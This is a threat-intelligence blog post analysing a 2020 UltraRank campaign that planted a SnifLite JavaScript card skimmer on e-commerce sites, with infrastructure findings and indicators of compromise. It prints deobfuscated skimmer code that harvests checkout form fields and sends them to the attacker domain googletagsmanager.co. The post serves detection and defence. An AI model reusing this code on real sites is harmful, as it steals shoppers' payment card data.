New attacks by UltraRank group

Archived: 2026-05-01 02:51:45 UTC

In August 2020, Group-IB published the report "UltraRank: the unexpected twist of a JS-sniffer triple threat". The report described the operations of the cybercriminal group **UltraRank**, which in five years of activity had successfully attacked 691 eCommerce stores and 13 website service providers.

In November 2020, Group-IB experts discovered a new **wave of UltraRank attacks**. Even though new attacks were detected at the time, part of the group's infrastructure remained active and some sites were still infected. The cybercriminals did not use existing domains for new attacks but switched to a new infrastructure to store malicious code and collect intercepted payment data.

As part of UltraRank's new campaign, Group-IB Threat Intelligence team discovered 12 eCommerce websites infected with their JavaScript-sniffer. Eight of them remain infected at the moment of publication. Group-IB has sent notifications to the infected websites.

This time the JS sniffer's code was obfuscated using **Radix** obfuscation. This obfuscation pattern had been used by only a few cybercriminal groups, one of which was the UltraRank group (Figure 1). After deobfuscating the code, Group-IB found that the attacks used a sniffer from the **SnifLite** family, already known to Group-IB experts and used by the threat actor UltraRank. Due to the relatively small number of infected websites, the attackers most likely used the credentials in the CMS administrative panel, which, in turn, could have been compromised using malware or as a result of brute force attacks.

During their most recent series of attacks UltraRank stored their malicious code on the website mimicking a legitimate Google Tag Manager domain. The analysis of the threat actor's infrastructure revealed that the main server was hosted by Media Land LLC, which is connected with a bullet-proof hosting company.

This blog post examines UltraRank's new campaign, provides recommendations to banks, payment systems, and online merchants. You'll also find indicators of compromise, attackers' TTPs and relevant mitigation and defense techniques in accordance with MITRE ATT&CK and MITRE Shield that we recommend to use to protect against UltraRank.

```
(function g4W(){;;oYM="CiAgICAgICAgICAgIGZ1bmN0aW9uIGhoKHRleÐµHQpewogICAgICAgICA
var J8X="M9 - KDMqImhPXHg. 4NCM4YkJULWcsKEhceDg3XHg4OCJbI";;
var xyt = document["crea"+(95>19?"\x74":"\x6c")+""+""+String.fromCharCode(101)+"
SYh="5tYXRjaCgveWhkbmUwdjY1cDB6eWJlbnp1aÑ<0x81>DFvNihbXHdcZFwtXSspIi9nKVswXS5yZX
kTX="luZG93WyJIY2YiXSgiIik7CiAgICAgICAgO3ZhciB5T3E9. IihvQ0VDUjZIelc1PE1UTEtGfÑ<
bgE="vIisoODE+MTE/ÐµIÑflx4NzMiOiJceDY5IikrInQiXSB8fCJKbkNvIWNkPmÐµ9LbS1hKmlSbiJb
mdS="l0oL1tvXGBcKGw2XCpVcÐ¾FlIamhdL2csIÐµiI. ";;
k5t="yhdne0v65p0zybenzuh1o6121";;
D9h="pPSI1.b342R245ZkZ3LUIraÐµDhfNXBQSFEyÑ€VltaIlsic... mVwbGFjZS. JdKC9bXC1GNW5
var x2h={};;
var sSH=window["atob"];;
oYM=[oYM,SYh,kTX,bgE,D9h]["j"+(88>44?"\x6f":"\x6a")+""+"i"+(71>25?"\x6e":"\x65")
H45="NisxMC4w KTtmdW5jdGlvbiB2SDIoKSB7IGlmKCFsb2NhbFN0b3JhZ2VbIÑfmciKyg2MD4zMj8i
dk0="1tBOFRIXH4. 5NVwqRWlYelwÐ¾7XCVXXClcKHlDVU1cQDZMXS9nLCIiKSÐµkpIHsgbGV0IGRhdÑ
JLf="s... YWNlIl0oL1tyZFÐ¾xbNGw5cTJcKndc I1xdXS9nÑ<0x81>LCI... iKTtlUXk9Im50ZX -
```

Figure 1: Fragment of the obfuscated sniffer code

Analysis of the JS Sniffer code

The SnifLite JS sniffer family has been used by UltraRank since at least January 2019, when it was utilized in an attack on the Adverline advertising network. Malicious code is uploaded to the infected website by a link to a JS file located on the website *hXXp://googletagsmanager[.]co/*, the domain disguised as a legitimate domain of the Google Tag Manager googletagmanager.com. The cybercriminals' website *hXXp://googletagsmanager[.]co/* is also used to collect intercepted payment card data as a sniffer gate (Figure 2).

```
setTimeout(function() {
    var gatelink = "https://googletagsmanager.co/tag.js";
    var thisdomain = window["location"]["host"] || "nodomain";
    var datacollect = false;
    vH2();

    function vH2() {
        if (!localStorage["getItem"]("_google.check.cache.001")) {
            let data = new Date();
            localStorage["setItem"]("_google.check.cache.001", data["getTime"]() * Math["random"]());
        }
    }
```

Figure 2: Fragment of the deobfuscated JS sniffer code with a link to the gate to collect intercepted cards

The function responsible for intercepting payment information in the SnifLite sniffer family is shown in Figure 3. The data collection algorithm is based on the function querySelectorAll, like in the FakeLogistics and WebRank sniffer families used by the group earlier. A comparison of these three families was outlined in the report "UltraRank: the unexpected twist of a JS-sniffer triple threat."

After data is collected, it is written to local storage in an object named *google.verify.cache.001*.

```
function RV4() {
    var params = "";
    var paramname = "";
    var paramvalue = "";
    var elements = document["querySelectorAll"]("input, select, textarea, checkbox, radio, button");
    for (var i = 0; i < elements["length"]; i += 1) {
        paramname = "";
        paramvalue = "";
        if (elements[i]["hidden"] === false && elements[i]["type"] !== "hidden") {
            paramname = elements[i]["name"] || elements[i]["id"] || elements[i]["label"] || elements[i]["title"] || elements[i]["className"] || elements[i]["
                placeholder"];
            if (elements[i]["localName"] === "select" || elements[i]["nodeName"] === "SELECT" || elements[i]["tagName"] === "SELECT") {
                if (elements[i] && elements[i]["selectedOptions"][0] && elements[i]["selectedOptions"][0]["text"]) {
                    paramvalue = elements[i]["selectedOptions"][0]["text"];
                }
            } else {
                if (elements[i] && elements[i]["value"]) {
                    paramvalue = elements[i]["value"];
                }
            }
            if (paramvalue !== "") {
                params += encodeURIComponent(paramname) + "=" + encodeURIComponent(paramvalue) + "&";
            }
        }
    }
    return params;
}
```

Figure 3: Fragment of the JS sniffer code with a function responsible for collecting payment card data

Data is collected and sent only if the current address of the page where the user is located contains one of the following keywords (Figure 4):

- onepage
- checkout
- store
- cart
- pay
- panier
- kasse
- order
- billing
- purchase
- basket

Before sending an intercepted payment card, its data is extracted from the *_google.verify.cache.001object* stored locally and transmitted to the cybercriminals by sending an HTTP GET request.

```
function OYu(type) {
    let http = new XMLHttpRequest();
    let cdata = btoa(atob(localStorage["getItem"]("_google.verify.cache.001")) + "domain_identify=" + thisdomain + "&identify_user=" + localStorage["getItem"]("
        _google.check.cache.001"));
    http["open"]("GET", gatelink, type);
    http["setRequestHeader"]("Content-type", "application/x-www-form-urlencoded");
    http["setRequestHeader"]("Content-Key", cdata);
    http["send"]();
    localStorage["removeItem"]("_google.verify.cache.001");
}

function jDq() {
    addEventListener("change", function() {
        localStorage["setItem"]("_google.verify.cache.001", btoa(RV4()));
    });
}
if ((new RegExp("onepage|checkout|store|cart|pay|panier|kasse|order|billing|purchase|basket"))["test"](window["location"])) {
    jDq();
    addEventListener("click", (event) => {
        if (localStorage["getItem"]("_google.verify.cache.001") && localStorage["getItem"]("_google.verify.cache.001")["length"] >= 100) {
            OYu(true);
        }
    })
}
10000);
```

Figure 4: Fragment of the JS sniffer code with the function to send the collected data to the cybercriminals' server

During further analysis of infections by UltraRank, Group-IB team discovered a sample of a JS sniffer without obfuscation, identical to what was found on one of the cybercriminals' websites earlier, which linked UltraRank to the new attacks.

Analysis of the infrastructure

While analyzing the sniffer infrastructure, a standard PHP script was found, which is typical of all of UltraRank's websites. In addition to the common information about the sent request and the server, the script displayed the server's real IP address. At the time of analysis, the googletagsmanager[.]co domain had an IP address of *8.208.16[.]230* (AS45102, Alibaba (US) Technology Co., Ltd.). At the same time, the real server address was *45.141.84[.]239* (Figure 5), owned by Media Land LLC (AS206728). According to an article by Brian Krebs, Media Land LLC is connected with a bulletproof hosting company operated by an underground forum user going by the nickname Yalishanda, which provides services to cybercriminals. Presumably, Yalishanda's service uses cloud servers rented from various suppliers, including Alibaba, to host part of the cybercriminals' infrastructure.

In addition to the server IP address, the script output also specifies the directory where the website files are located on the server *hXXp://googletagsmanager[.]co/*: **worker**.

```
w
googletagsmanager.co a96sn.host.com

Array
(
    [USER] => worker
    [HOME] => /var/www/worker
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.9
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, br
    [HTTP_SEC_FETCH_DEST] => document
    [HTTP_SEC_FETCH_USER] => ?1
    [HTTP_SEC_FETCH_MODE] => navigate
    [HTTP_SEC_FETCH_SITE] => none
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
    [HTTP_USER_AGENT] =>
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_CONNECTION] => keep-alive
    [HTTP_HOST] => googletagsmanager.co
    [REDIRECT_STATUS] => 200
    [SERVER_NAME] => googletagsmanager.co
    [SERVER_PORT] => 1443
    [SERVER_ADDR] => 45.141.84.239
    [REMOTE_PORT] => 52062
    [REMOTE_ADDR] =>
    [SERVER_SOFTWARE] => nginx/1.19.4
    [GATEWAY_INTERFACE] => CGI/1.1
    [HTTPS] => on
    [REQUEST_SCHEME] => https
    [SERVER_PROTOCOL] => HTTP/1.1
    [DOCUMENT_ROOT] => /var/www/worker/data/www/googletagsmanager.co
    [DOCUMENT_URI] =>
    [REQUEST_URI] =>
    [SCRIPT_NAME] =>
    [CONTENT_LENGTH] =>
    [CONTENT_TYPE] =>
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [SCRIPT_FILENAME] => /var/www/worker/data/www/googletagsmanager.co/
    [PHP_ADMIN_VALUE] => sendmail_path = /usr/sbin/sendmail -t -i -f webmaster@googletagsmanager.co
    [FCGI_ROLE] => RESPONDER
    [PHP_SELF] =>
    [REQUEST_TIME_FLOAT] => 1606143046.3764
    [REQUEST_TIME] => 1606143046
)
```

Figure 5: Script output with information about the server where the domain googletagsmanager.co is located

The IP address *45.141.84[.]239* is also linked to the website *hXXp://s-panel[.]su/*. During its analysis, the same script on all websites in UltraRank's infrastructure was found again (Figure 6). In this case, the directory where all the website files were located is called **panel**.

p
s-panel.su a96sn.host.com

```
Array
(
    [USER] => panel
    [HOME] => /var/www/panel
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.9
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, br
    [HTTP_SEC_FETCH_DEST] => document
    [HTTP_SEC_FETCH_USER] => ?1
    [HTTP_SEC_FETCH_MODE] => navigate
    [HTTP_SEC_FETCH_SITE] => none
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
    [HTTP_USER_AGENT] =>
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_CONNECTION] => keep-alive
    [HTTP_HOST] => s-panel.su
    [REDIRECT_STATUS] => 200
    [SERVER_NAME] => s-panel.su
    [SERVER_PORT] => 443
    [SERVER_ADDR] => 45.141.84.239
    [REMOTE_PORT] => 52068
    [REMOTE_ADDR] =>
    [SERVER_SOFTWARE] => nginx/1.19.4
    [GATEWAY_INTERFACE] => CGI/1.1
    [HTTPS] => on
    [REQUEST_SCHEME] => https
    [SERVER_PROTOCOL] => HTTP/1.1
    [DOCUMENT_ROOT] => /var/www/panel/data/www/s-panel.su
    [DOCUMENT_URI] =>
    [REQUEST_URI] =>
    [SCRIPT_NAME] =>
    [CONTENT_LENGTH] =>
    [CONTENT_TYPE] =>
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [SCRIPT_FILENAME] => /var/www/panel/data/www/s-panel.su/
    [PHP_ADMIN_VALUE] => sendmail_path = /usr/sbin/sendmail -t -i -f webmaster@s-panel.su
    [FCGI_ROLE] => RESPONDER
    [PHP_SELF] =>
    [REQUEST_TIME_FLOAT] => 1606143063.1862
    [REQUEST_TIME] => 1606143063
)
```

Figure 6: Script output with information about the server where the domain s-panel.su is located

In addition to the common server, Group-IB's Graph Network Analysis system detected the SSL certificate *50e15969b10d40388bffbb87f56dd83df14576af*. This certificate was on both the domain googletagsmanager.co and the server with the IP address *45.141.84[.]239*, which is associated with the domain *s-panel[.]su* (Figure 7).



Figure 7: Certificate Link graph 50e15969b10d40388bffbb87f56dd83df14576af from Group-IB Threat Intelligence system

Throughout further analysis of the website *hXXp://s-panel[.]su/*, a login form was detected. Presumably, this website is used by the cybercriminals as a sniffer control panel: all stolen payment card data is collected in the panel for subsequent exfiltration and resale.



Figure 8: Login form found on the site s-panel.su

The googletagsmanager[.]info domain was also discovered. In September 2020, this domain had the same IP address as *googletagsmanager[.]co* (8.208.96.88). However, at the time of writing, the website was inactive and no cases of eCommerce infections using it were found.

Indicators of compromise

- googletagsmanager[.]co
- googletagsmanager[.]info
- s-panel[.]su

Recommendations

To date, Group-IB experts have studied 96 different JS sniffer families, whereas only 38 malware families of this type were known when the report "Crime without punishment: in-depth analysis of JS sniffers" was published. **Attacks on eCommerce stores using malicious JavaScript are becoming an increasingly popular way to obtain large amounts of user payment information for subsequent resale**. As a result of UltraRank installing malicious code on the Ticketmaster website by hacking the third-party provider Inbenta, user payment data was leaked. Ticketmaster was fined £1.25 million for this. In addition, British Airways was fined £20 million for a data leak caused by malicious code injected in one of the JavaScript libraries used on their website and mobile app. Therefore, **the threat of JS sniffers is relevant not only for owners of eCommerce stores, but also for all services that use and process bank card payments online.** Group-IB experts have compiled a list of recommendations that will help various eCommerce participants minimize potential damage, prevent infection, or detect existing malicious activity.
